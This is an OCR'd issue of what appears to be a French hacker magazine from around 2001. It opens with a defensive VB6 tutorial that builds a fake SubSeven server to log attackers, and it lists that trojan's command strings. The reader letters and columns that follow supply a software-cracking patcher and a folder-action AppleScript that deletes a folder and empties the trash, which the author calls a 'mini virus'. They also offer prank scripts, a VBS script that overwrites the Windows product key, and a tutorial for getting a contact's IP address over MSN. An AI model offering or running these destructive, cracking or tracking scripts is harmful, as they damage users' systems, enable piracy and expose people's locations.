Nous affirmons que notre action d'information du public et des citoyens a finalement pour but essentiel et principal la sensibilisation aux aspects éthiques et légaux induits par le développement de ces nouvelles technologies.

En diffusant largement l'information, nous voulons contribuer à donner aux citoyens les moyens de critiquer eux-même, lorsque nécessaire, le fonctionnement des réseaux dont ils sont clients ou utilisateurs, dans le cadre de leur vie privée ou de leur entreprise.

Les valeurs qui inspirent notre action sont, placées sur le même plan, la liberté et la responsabilité individuelles, qui sont aussi notre idéal.

Nous pratiquons également l'entraide entre nous et soutenons toute action, toute publication et toute initiative poursuivant les mêmes buts, en France et dans le Monde.

Coder un anti-trojan en VB 6.0

Johan

Tout d'abord, pour les newbies, je vais expliquer ce qu'est un trojan. Un trojan est un programme qu'on vous envoie et qui une fois exécuté sur votre machine fonctionne comme le célèbre cheval de Troie, il va permettre à des attaquants d'entrer librement dans votre machine et de la contrôler de fond en comble. Votre machine a donc les portes grandes ouvertes sur le monde...

Avec la multitude de trojans qui existent et qui sont mis on-line tous les jours et la croissance du nombre d'apprentis pirates sur Internet, il devient nécessaire pour un particulier de s'en protéger correctement afin d'éviter une attaque de ce type.

Nous allons voir dans cette article, comment programmer un logiciel de défense contre les trojans.

C'est à dire un faux trojan et non un logiciel d'éradication de trojans. Il y a deux utilisations possibles pour ce type de programmes :

- Pour simuler une machine vulnérable, afin de voir si quelqu'un scanne et essaie d'exploiter la faiblesse simulée (c'est en fait un pot de miel ou honneypot, voir HZV07)
- Après détection et éradication d'un trojan sur la machine, pour le remplacer par un faux, pouvoir comprendre les intentions de la personne qui l'utilise, et la prendre en flagrant délit, sans qu'elle ne se rende compte que l'on a détecté son attaque.

I) Informations sur le trojan et interprétations

II) Codage en VB 6.0 d'un anti-trojans

III) Exemple de subseven 2.1 GOLD

I) INFORMATIONS SUR LE TROJAN ET INTERPRÉTATIONS :

Tous d'abord le meilleur moyen d'avoir des informations sur un trojan est de se le procurer.

Télécharger la partie client destinée à l'attaquant et la partie serveur destinée à la victime. Infecter votre propre machine en mettant un mot de passe sur le serveur si le trojan le permet.

Une fois que ceci est fait, on peut commencer à récolter des informations sur le trojan.

Déjà il faut effectuer un scan de port sur la machine afin de savoir quels ports utilise le trojan. Pour faire le scan de port, on peut utiliser de nombreux outils qui existent sur Internet comme Fastscan, AnalyseR, NMAP etc.... (ces programmes sont disponibles sur www.securent-2000.com).

Lors du scan il faut s'assurer qu'il n'y ait pas un serveur FTP ou autre lancé intentionnellement, cela pourrait faire confusion.

Une fois que le port où écoute le serveur du trojan a été trouvé, il va falloir connaître les variables de commandes qu'utilise le client.

Il faut avoir un minimum de connaissance en VB.

Le système client/serveur est un système simple. Le client envoie une chaîne de caractères au serveur qui l'interprétera et exécutera la demande.

Ce n'est pas le client qui exécute la commande sur le serveur, mais il demande au serveur de l'exécuter (c'est le serveur qui fait la tâche) ce qui est différent.

Par exemple, nous créons un nouveau projet, une nouvelle feuille (Form1), un bouton (cmd) et un contrôle Winsock (Ws) :

Partie client :

```
Private Sub cmd_Click()
    Ws.Close                         'on ferme le socket afin d'éviter une
                                     erreur dans le cas ou il serai déjà
                                     ouvert.
    Ws.RemoteHost = 193.252.114.6    'on choisi l'IP du serveur
    Ws.RemotePort = 3000             'on choisit le port ou écoute le serveur et
                                     sur le quel on va se connecter
    Ws.Connect                       'on se connecte
    Ws.SendData ("os")               'on envoie la chaîne de caractère "os"
                                     sur le port ou est connecté le client,
                                     c'est le serveur qui reçoit la chaîne.
End Sub
```

Partie serveur :

```
Private Sub Form_Load()
    Me.Hide
    On Error Resume Next
    Ws.Close
    Ws.LocalPort = 3000
    Ws.Listen                        'on met le port 3000 sur écoute
End sub

Private Sub ws_ConnectionRequest(ByVal requestID As Long)
    On Error Resume Next
    Ws.Close
    Ws.Accept requestID              'on accepte les demandes de connexions
End sub

Private Sub ws_DataArrival(ByVal bytesTotal As Long)
    On Error Resume Next
    Dim dat As String
    Ws.GetData dat                   'toutes les données qui arrives sont
                                     placées dans la variable dat
    If dat = "os" then               'condition sur la variable
        Shell("c:\windows\notepad.exe")   ' execution de notepad de windows.
    End if
End sub
```

Ce petit exemple de client serveur permet de mieux comprendre comment fonctionnent les trojans. En effet on peut créer de faux serveurs très élaborés si on connaît les chaînes de caractères qu'envoie le client et ses correspondances sur le serveur.
Pour connaître toutes ces chaînes de caractères et les correspondances, le principe est simple : il suffit de créer un petit programme qui écoute sur le même port que le serveur et qui logue toutes les données arrivantes dans une textbox

On ferme donc le vrai serveur du trojan, on ouvre notre petit programme et le client du trojan. On clique sur un bouton par exemple "open CDROM" et on verra apparaître dans notre programme la chaîne qu'a envoyé le client par exemple "OPCD". Ainsi nous savons que OPCD sert à ouvrir le cd-rom. On applique cette méthode pour chaque commande que propose le client et on note toutes les réponses soigneusement.

Une fois toutes ces informations notées et sauvegardées, on va pouvoir passer à la programmation d'un programme de défense contre les trojans.

II) CODAGE EN VB 6.0 D'UN ANTI-TROJANS :

Pour contrer un trojan et éviter de se faire avoir il faut l'émuler. C'est le principe de beaucoup d'anti-trojans tel que NoBO.

En effet si on se sert du même port que le vrai serveur du trojan, alors il y aura une erreur et toutes les attaques provenant de l'extérieur pourront être loguées par notre petit programme.

Nous allons donc juste créer un petit serveur qui met sur écoute le même port que celui du serveur du trojan et loguer toutes les demandes de connexions qui sont en réalité des attaques…

D'abord on met sur écoute le port désiré (vu dans le I)

```
Private Sub Ws_ConnectionRequest(ByVal requestID As Long)
  Ws.Close
  Ws.Accept requestID
  Ws.SendData ("ok ")
  MsgBox "Trojans = Nom du trojans" & vbCrLf & "attaquant : " & Ws.Remote-
  HostIP & vbCrLf & "source port = " & Ws.RemotePort, , "ATTAQUE !"
End sub
```

Ici une Msgbox s'ouvre à chaque fois que quelqu'un fait une demande de connexion sur le port mis sur écoute. Son IP, port etc.… sont affichés.

Ce simple bout de code suffit à se protéger contre la plupart des trojans !
Mais allons un peu plus loin. En effet, nous avons obtenu plusieurs informations sur les chaînes de caractères qu'envoyait le client pour exécuter une commande ainsi on peut mettre une condition sur les données qui arrivent afin d'également les interpréter comme le vrai serveur. Sauf qu'ici nous n'allons pas exécuter ce que veut le client mais uniquement traduire et informer l'utilisateur du programme de défense.

```
Private Sub Ws_DataArrival(ByVal bytesTotal As Long)
  Dim recu As String
  Ws.GetData recu, vbString
  If recu = "OPCD" Then
    Msgbox "l'attaquant tante d'ouvrir votre lecteur cd-rom"
  End If
End Sub
```

Voilà ainsi la victime sera protégée contre une contamination du trojan, contre toutes attaques extérieures et connaîtra les intentions de son agresseur !

Ne vivons nous pas une époque formidable ?

Passons maintenant à un exemple concret : le célèbre Subseven que j'ai eu le plaisir de décortiquer…

III) EXEMPLE DE SUBSEVEN 2.1 GOLD :

a - Etude du trojan :

Pour comprendre cette étude, il est nécessaire que vous ayez le client de SubSeven. Afin de comprendre les commandes lancées…

Port par défaut du trojan : 27374
Port par défaut de la Matrix : 7215
Port par défaut du Keylogger : 2773
Port par défaut de " spy " : 54283

Commande "desktop preview" :
Cette commande sert à visualiser l'écran de la victime. Lorsque cette commande est lancée, les données "IN2" sont envoyées sur le serveur, sur le port 27374. Lorsqu'on arrête cette commande, les données "CL2" sont envoyées.

Commande "Webcam" :
Cette commande sert à utiliser la Webcam du serveur sans son autorisation. Pour commencer la capture le client envoi " IN7 " et pour la terminer : " CL7 "

Commande "msgMessanger" :
Cette commande sert à envoyer des nagscreen, ou plus simplement des boîtes de messages windows. Avec la possibilité d'envoyer n'importe quel message avec n'importe quel icône.

Comment marche cette commande ? Lorsque vous envoyez cette commande, les données envoyées commencent toujours par "MW" puis suivies d'un nombre à 1 chiffre qui correspond aux boutons présent :

0 = OK
1 = Abort, Retry, Ignore
2 = OK, Cancel
3 = Retry, Cancel
4 = Yes, No, Cancel

Ce nombre est suivi d'un second nombre toujours à 1 chiffre qui correspond à l'icône du message :

0 = None
1 = Warning
2 = Information
3 = Error
4 = Question

Ces 2 chiffres sont suivis du titre du message puis derrière le titre il y a "ZIXX" et à la fin de la chaîne de caractères se trouve le corps du message.

Un envoi de message peut donc donner quelque chose comme ceci :

MW:21AttentionZIXXvous êtes infecté !

Commande "keylogger" :
Pour commencer la capture via le port 2773, le client va envoyer cette chaîne de caractères au client : TKSon2773
Pour arrêter la capture, le client envoie : TKSoff

Commande "disabladed keybord" :
Le client envoie "DAK" pour désactiver le clavier de la victime.

Modifications du serveur :

Changement de port : sert à modifier le port par défaut égal à 27374. les données envoyées sont : CPT+n° de port. Par exemple CPT1000

Changement de password : sert à ajouter ou à modifier le mot de passe d'accès au serveur. Les données envoyées sont :NPD+password. Par exemple NPDjohan.

Remove password : sert à supprimer le password du serveur lorsqu'il y en a un.Les données envoyées sont : NPD_PZD
Fermer le serveur : sert à fermer le serveur. Les données envoyées sont :CLS

Remove serveur : sert à enlever le serveur de la victime. Les données envoyées sont RMS

Commande "web browser" :
sert à ouvrir une URL sur le poste de la victime.
Le client fait une demande au serveur comme ceci : URL+url.
Par exemple : URLhttp://www.securent-2000.com

Contrôle de la souris :

Reverse bouton : sert à inverser les boutons de la souris appartenant au serveur. Les données envoyées par le client sont : RMB

Restore bouton : sert à rétablir les boutons comme à l'origine. Les données envoyées sont : BMB

Hide mouse : sert à cacher le curseur de la souris appartenant au serveur.
Les données envoyées sont : SMCoff

Show mouse : sert à montrer la souris lorsqu'elle a été cachée auparavant.
Les données envoyées sont : SMCon

Move/contrôle : sert à contrôler la trajectoire de la souris. Les données envoyées sont : MMStart . Pour arrêter cette commande le client envoie : MMStop

Set mouse trail : la valeur du trail varie de 2 à 10. La commande envoyée par le client est : SMT+trail. Par exemple SMT4 . pour arrêter cette commande le client envoie : SMToff.

Commande "clear record password" :
Sert à supprimer les mots de passe enregistrés en mémoire. Les données envoyées par le client sont : CPL

Utilisation du chat : le chat du client permet de chatter avec un autre client connecté sur le serveur et de chatter avec la victime. Différents paramètres sont paramétrables comme la taille et les couleurs du texte du client et du serveur.

Comment les informations sont transmises ?

Le client envoie des données de cette manière : 0VC0+taille du chat+taille texte victime+taille texte client+06cl+couleur victime+cl+couleur client

Par exemple :0VC025101506clGreyclYellow

Dans cet exemple la fenêtre du chat qui va s'ouvrir aura une taille égale à 25, la taille du texte de la victime sera égale à 10, la taille du texte du client sera égale à 15, la couleur du texte victime sera grise et celle du client sera jaune.

Voilà pour cette petite étude. Maintenant nous allons voir comment se servir de ces informations pour coder un programme de défense.

b- Codage d'un anti-sub7 :

Déjà commencer par créer un projet avec un contrôle Winsock (nommé ici Winsock1) et 2 boutons.

Associer la mise sur écoute du port 27374 pour le premier bouton, comme ceci :

```
Private Sub Command1_Click()
    Winsock1.Close
    Winsock1.LocalPort = 27374
    Winsock1.Listen
End Sub
```

Nous allons associer au deuxième bouton, l'arrêt de l'écoute :

```
Private Sub Command2_Click()
    Winsock1.Close
End Sub
```

Maintenant il faut faire réagir le programme lorsqu'il y a une demande de connexion sur le port mis sur écoute.

Donc nous allons ajouter ce morceau de code :

```
Private Sub Winsock1_ConnectionRequest(ByVal requestID As Long)
    Winsock1.Close
    Winsock1.Accept requestID
    Winsock1.SendData ("connected...:)")
    MsgBox "Trojans = sub7" & vbCrLf & "attaquant : " & Winsock1.RemoteHos-
    tIP & vbCrLf & "source port = " & Winsock1.RemotePort, , "ATTAQUE !"
End Sub
```


Voilà, ici le programme va vous montrer une MsgBox avec des informations sur l'attaque lorsqu'un client va tenter de se connecter sur votre port.

Winsock1.RemoteHostIP : sert à donner l'attaquant.

Winsock1.RemotePort : sert à donner le port source de l'attaque.

Winsock1.SendData ("connected...:)") : sert à envoyer des données, ici "connected...:)" au client.

Cette chaîne de caractères va s'afficher dans la barre d'état du trojan.



Ainsi, le client croira qu'il est connecté sur le serveur. Alors que ceci est un faux serveur. Toutes les commandes qu'il lancera ne seront pas exécutées :)

Maintenant passons à l'interprétation des commandes demandées par le client (l'attaquant). Pour ceci créer 2 textBox. Une qui servira à mettre la chaîne de caractères telle quelle et l'autre qui servira à mettre la traduction sur les intentions de l'attaquant.

```
Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)
Dim recu As String
    Winsock1.GetData recu, vbString
    Text2.Text = recu
End Sub
```

Puis interprétons les demandes :

```
Private Sub Text2_Change()
    If Text2.Text = "IN2" Then
        Text3.Text = "le client tente de visualiser votre écran"
    End If

    If Text2.Text = "CL2" Then
        Text3.Text = "le client a fremer la fenêtre de capture d'écran"
    End If

    If Text2.Text = "IN7" Then
        Text3.Text = "le client tente d'utiliser votre webcam pour vous visualisez à votre insu"
    End If

    If Text2.Text = "CL7" Then
        Text3.Text = "le client cesse de vouloir utiliser votre webcam"
    End If

    If Text2.Text = "CPL" Then
        Text3.Text = "le client tente de supprimer vos mots de passe"
    End If

    If Text2.Text = "DAK" Then
        Text3.Text = "le client tente de désactiver votre clavier"
    End If

    If Text2.Text = "CLS" Then
        Text3.Text = "le client tente de fermer le serveur"
    End If

    If Text2.Text = "RMS" Then
        Text3.Text = "le client tente de supprimer le serveur afin de vous désinfecter. il est sympa !"
    End If


    If Text2.Text = "NPD_PZD" Then
        Text3.Text = "le client tente de supprimer le password du serveur"
    End If

    If Text2.Text = "TKSon2773" Then
        Text3.Text = "le client tente d'activer un keylogger qui utilise par defaut le port 2773"
    End If

    If Text2.Text = "TKSoff" Then
        Text3.Text = "le client tente de fermer le keylogger"
    End If
End Sub
```

Bon je n'ai pas tout mis car le code est un peu long…

Fait par Johan de l'équipe SecureNT-2000
www.secureNT-2000.com
Le 20/11/01



The voice

Messages reçus sur
voice@dmpfrance.com

Salut à toute l'équipe

Il y a maintenant 4 mois que je me suis abonné à votre journal et j'aurais souhaité avoir un peu plus de renseignements sur les cours par correspondance.

Ceci dit, dans votre article "tout pour faire chier le monde" du numéro 6, j'ai repéré plusieurs erreurs pour les desinstall suivante :
- L'imprimante
- Le clavier
- Le modem
- L'écran
- Le D Dur
- La souris

Pour chacun de ceux là vous aviez mis (par ordre de citation ci dessus) :

```
"HKEY_CURRENT_USER\System\CurrentControlSet\Services\Class\Printer\"
"HKEY_CURRENT_USER\System\CurrentControlSet\Services\Class\Keyboard\"
"HKEY_CURRENT_USER\System\CurrentControlSet\Services\Class\Modem\"
"HKEY_CURRENT_USER\System\CurrentControlSet\Services\Class\Monitor\"
"HKEY_CURRENT_USER\System\CurrentControlSet\Services\Class\PCMIA\"
"HKEY_CURRENT_USER\System\CurrentControlSet\Services\Class\Mouse\"
```

Au lieu de mettre (toujours par ordre) :

```
"HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Class\Printer\"
"HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Class\Keyboard\"
"HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Class\Modem\"
"HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Class\Monitor\"
"HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Class\PCMIA\"
"HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Class\Mouse\"
```

A part ça j'ai bien aimé la partie carding (sur les CB) et j'espère qu'il y en aura beaucoup d'autre. Longue vie à HACKERZ VOICE.

ReSpAwN

(P.S. : Répondez vite SVP :)

Fichiers invisibles sur Mac

Bonjour,

Pour trouver des fichiers invisbles sous Mac 8.6.
Faire Pomme+F puis dans la fenêtre "recherche de fichier" maintenir la touche ALT enfoncée en cliquant sur "le nom ". La un menu déroulant apparait et ajoute à la fin visibilité. Il ne reste plus qu'à le choisir.

Sinon encore plus simple sous systeme 9 et superieur, faire pomme + F puis édition dans les options avancées, vous avez la possibilité de cocher sont invisbles et trouver ainsi vos fichiers invisbles.

Bonne chasse.

André

Pour les lecteurs Suisses

Pour répondre au lecteur Suisse qui cherchait où acheter son magazine préféré, j'ai deux adresses:

1. Le magasin de presse du centre commercial de Crissier (Vd)
2. La maison de la presse à St-Genis Pouilly (France)

Moi j'habite près de St-Genis, donc c'est là que je me le procure.

A+

Max

Prog source une contribution

Bonjour,
Je vous lis depuis maintenant un bon bout de temps.
Je trouve votre idée de cours de crack superbe, mais il manque quelque chose.
Je vous envoie donc ce qui, pour moi, manque.
Il s'agit d'un prog en visual basic. (je sais, c'est un produit micro$oft, mais bon...) qui permet de faire des cracks.
Il suffit de modifier ce qui est indiqué en rouge. (voir plus bas pour plus d'explications...)

```
Sub Main()
    On Error GoTo Error
    If FileLen(App.Path & "\NomProg.exe") =0 Then GoTo Error
    Open App.Path & "\NomProg.exe" For Binary Access Write As #1
    Put #1, octet, byte
    Close #1
    MsgBox "Cracked !", vbApplicationModal, "OK "
    GoTo Fin
    Error:
    On Error Resume Next
    Close #1
    MsgBox "Veuillez mettre le crack dans le repertoire de l'application!", vbExclamation, "Erreur !"
    Fin:
End Sub
```

NomProg : Il s'agit du nom du programme SANS le .exe
octet : emplacement de l'octet à modifier dans le programme EN DECIMAL.
byte : valeur à mettre à la place de l'ancienne EN DECIMAL.
(en décimal signifie par exemple que si vous voulez mettre 75 (qui correspond en assembleur à "je") par 74 (qui correspond lui à "jne" en assembleur), il vous faut mettre 117 car &H75 =117.
Cracked ! : Vous mettez ce que vous voulez pour indiquez que le crack s'est déroulé avec succé! ;)

Notes : Pour créer ce prog, il suffit juste de créer un nouveau projet sous visual basic, puis d'insérer un nouveau module.

Voilà.
Bon, maintenant, j'ai une tite question: Je n'ai pas pu acheter le hors série N° 2.
Peut-on vous le commander? Ou si vous en avez un qui traîne au fonds de vos tiroir.....

Bonne continuation....

Tommy Lee :
Au fond des tiroir non mais sur le net en PDF, oui. Faut bien chercher, C planqué





La gazette littéraire du macintoshien averti

Sur mac, les 3 principaux langages pour programmer sont évidemment le C (et C++) le RealBasic et APPLE SCRIPT.
Aujourd'hui on va voir les possibilités d'APPLE SCIRIPT (ke je le trouve vraiment trop fun ...;o)
Pour créer un Apple script vous avez un éditeur de scrit dans votre mac :
"Éditeur de scripts" mais il y en en a bien d'autres sur le net si vous cherchez ;

Les Base De Apple Script

Déjà un Apple Script a pour ligne d'introduction quelque chose souvent kom :

```
tell application "Finder"
```

et fini par :

```
end tell
```

mais il y en a beaucoup d'autres...

Le premier s'exécute en application et le second : (on opening folder this folder) se fait a l'ouverture d'un dossier (truck :les signe -- sont pour introduire des commentaires)

D'abord les commandes à la con :

- parler :
tell application "Finder"
say "hello" – dit hello (je vous conseille de causer en anglais sinon essayez le french mais l'accent est po terrible c délire quand même ;o)
end tell

_ Faire une boite de dialogue
display dialog "Bienvenue Ô grand Maître"
(truck dans le texte : je vous conseille d'ajouter :"buttons {"OK"} default
button 1 with icon 2" après le text ci-dessus il permet de ne mettre qu'un seul bouton, voir l'exemple plus bas)

Les scripts de Dossier

Maintenant on va voir les truck drol ke l'on peut faire avec les script ki s'attachent o dossier (c la ke je m'éclate)

Truck : pour attacher un script a un dossier fait "ctrl" et cliquez sur le dossier voulu puis "associer un script a ce dossier" etc.)

D'abord il fo savoir k'il ne fo pas commencer le script par :
tell application "Finder"
mais par:

```
on opening folder this_folder
--PUIS
tell application "Finder"
-- c ici que l'on écrit le prog
end tell

end opening folder
```

on va commencer par :

```
on opening folder this_folder - à l'ouverture du dossier ce dossier :
  tell application "Finder" appelle le finder
    close the window of this_folder -- ferme le dossier ce dossier
  end tell -- arrête l'appel du finder
end opening folder -- fin d'appel de l'ouverture du dossier
```

(je suis eclaté en mettant ça sur le HD dans un cybercafé de brelle :trop lol)

Maintenant on va compiler le tout ce que l'on a vu pour en faire un trop marrant :

```
on opening folder this_folder--By zobi8225@MacGPlus.FrSt
  tell application "Finder"

    display dialog "Zobi8225 is the Master lol" buttons {"OK"} default button 1 with icon 2

    say "you are just a fucking bitch"--toujours des mots doux...

    close the window of this_folder-- donc à l'ouverture de ce dossier cedossier se ferme.

  end tell
end opening folder

on closing folder window for this_folder--puis à la fermeture du dossier ce dossier ouvre ce dossier
tell application "Finder"

    open the window of this_folder
end tell
end closing folder window for
```

Donc si vous avez compris ce dossier s'ouvre, vous dit un mot doux et se referme puis se ré ouvre redit son mot doux puis se referme etc...

Attention mini virus !

il y a aussi :

```
on opening folder this_folder
tell application "Finder"
        delete this_folder -- détru£it le dossier ce dossier !
empty trash--vide la poubelle
    end tell--arrête l'appel du finder
end opening folder-- fin d'appel de l'ouverture du dossier
```

qui est + rapide et plus efficace que le précédent

(truck kand vous deletez un qqch en apple script oubliez po la commande -empty trash-)

Dans le prochain num un virus de lamer en AppleScript
By [MG+]zobi8225
www.MacGplus.fr.st (vraiment déconseillé au winfuckien)

Le résultat du concours Mac Hack est en page 44 et 49.

[MG+]Zobi8225

Clef windows

Salut ..

En me promenant dans le RegEdit j'ai vue qu'on pouvait changer la Clef windows de son system en changant la chaîne :

"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\ProductId"

pour la clef OEM et en modifiant la chaîne :

"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\ProductKey"

par la suite on peut faire un script VBS :

```
Dim WSHShell
L_Welcome_MsgBox_Message_Text  = "Etes vous sur de vouloir changer votre clef Windows ?"
L_Welcome_MsgBox_Title_Text    = "ATTENTION"
Call Welcome()

Set WSHShell = WScript.CreateObject("WScript.Shell")


WSHShell.RegWrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\ProductId", "FUCKED-OEM-FUCKED-FUCKED"
WSHShell.RegWrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\ProductKey", "FUCKED-FUCKED-FUCKED-FUCKED"
Sub Welcome()
   Dim intDoIt

   intDoIt =  MsgBox(L_Welcome_MsgBox_Message_Text,    _
      vbyesno + vbinformation,     _
      L_Welcome_MsgBox_Title_Text )
   If intDoIt = vbCancel Then
      WScript.Quit
   End If
End Sub
```

Je sais pas si ça sert à grande chose mais bon.. peut-être si Mr Micro$oft voudrait vérifier l'autentisité de son Os ..

Ps : cool votre e-zine..

Flo.le.surfeur





Comment obtenir l'adresse IP de quelqu'un qui utilise MSN Messenger

DISCLAIMER
Je ne suis en aucun cas responsable des conséquences que pourraient causer se tutorial.

Matériel Nécessaire : Un PC avec Windows, Une connexion à internet, MSN Messenger, et quelques logiciels ...

En suivant ce tutorial vous allez pouvoir obtenir facilement l'adresse IP de quelqu'un, mais peut-être que Microsoft va réagir et va sûrement faire un Patch ;)

Vous pouvez obtenir l'adresse IP que quand la personne accepte un téléchargement. Car quand vous envoyez des messages, cela passe par le serveur de MSN Messenger, donc votre IP et celle de votre correspondant sont cachées.

Mais quand vous téléchargez un fichier ou que vous en envoyez un, la connection ne passe plus par le serveur de MSN, le fichier passe directement d'un ordinateur a l'autre !
Une fois que la victime a accepté de vous envoyer ou de recevoir un fichier, allez dans Menu démarrer puis exécuter et tapez "netstat" (sans les guillemets)

Pour Windows ME, 200, ou XP, je crois qu'il faut aller dans Commandes MS-DOS et taper "netstat" Vous allez avoir à l'écran quelque chose qui ressemble à ça :

Proto	Adresse Locale	Adresse Distante	Etat
TCP	Nomordi:1033	msgr-ns29.msgr.hotmail.com:1863	ESTABLISHED
TCP	Nomordi:1040	msgr-sb36.msgr.hotmail.com:1863	ESTABLISHED
TCP	Nomordi:	<ADRESSE DE LA VICTIME>	ESTABLISHED

Pour que l'identification de l'adresse de la victime soit plus facile, fermez tout sauf MSN Messenger.
Car netstat sert à voir toutes les connexions actives, donc moins il y en a, plus c'est facile à trouver la connexion avec la victime.

Les deux premières lignes sont les connexions au serveur de MSN, Et la troisième est la connexion avec la victime
Regardez l'adresse qui est à la place de <ADRESSE DE LA VICTIME> : vous devriez voir quelque chose comme : "machin-0-000-000.fournisseurdacces.com"

Maintenant vous pouvez effectuer un lookup sur cette adresse, avec un programme capable d'en faire.-> Vous pouvez télécharger TJPing sur mon site (http://www.enagulma.fr.st)
Et voilà ! Maintenant vous avez l'adresse IP de la victime.

Tutorial crée par "|\|| @ |<"






18frs
MIX GRILL N°3
SORTI
CORRESPOND
Mix Gril
L 9334 18,00 F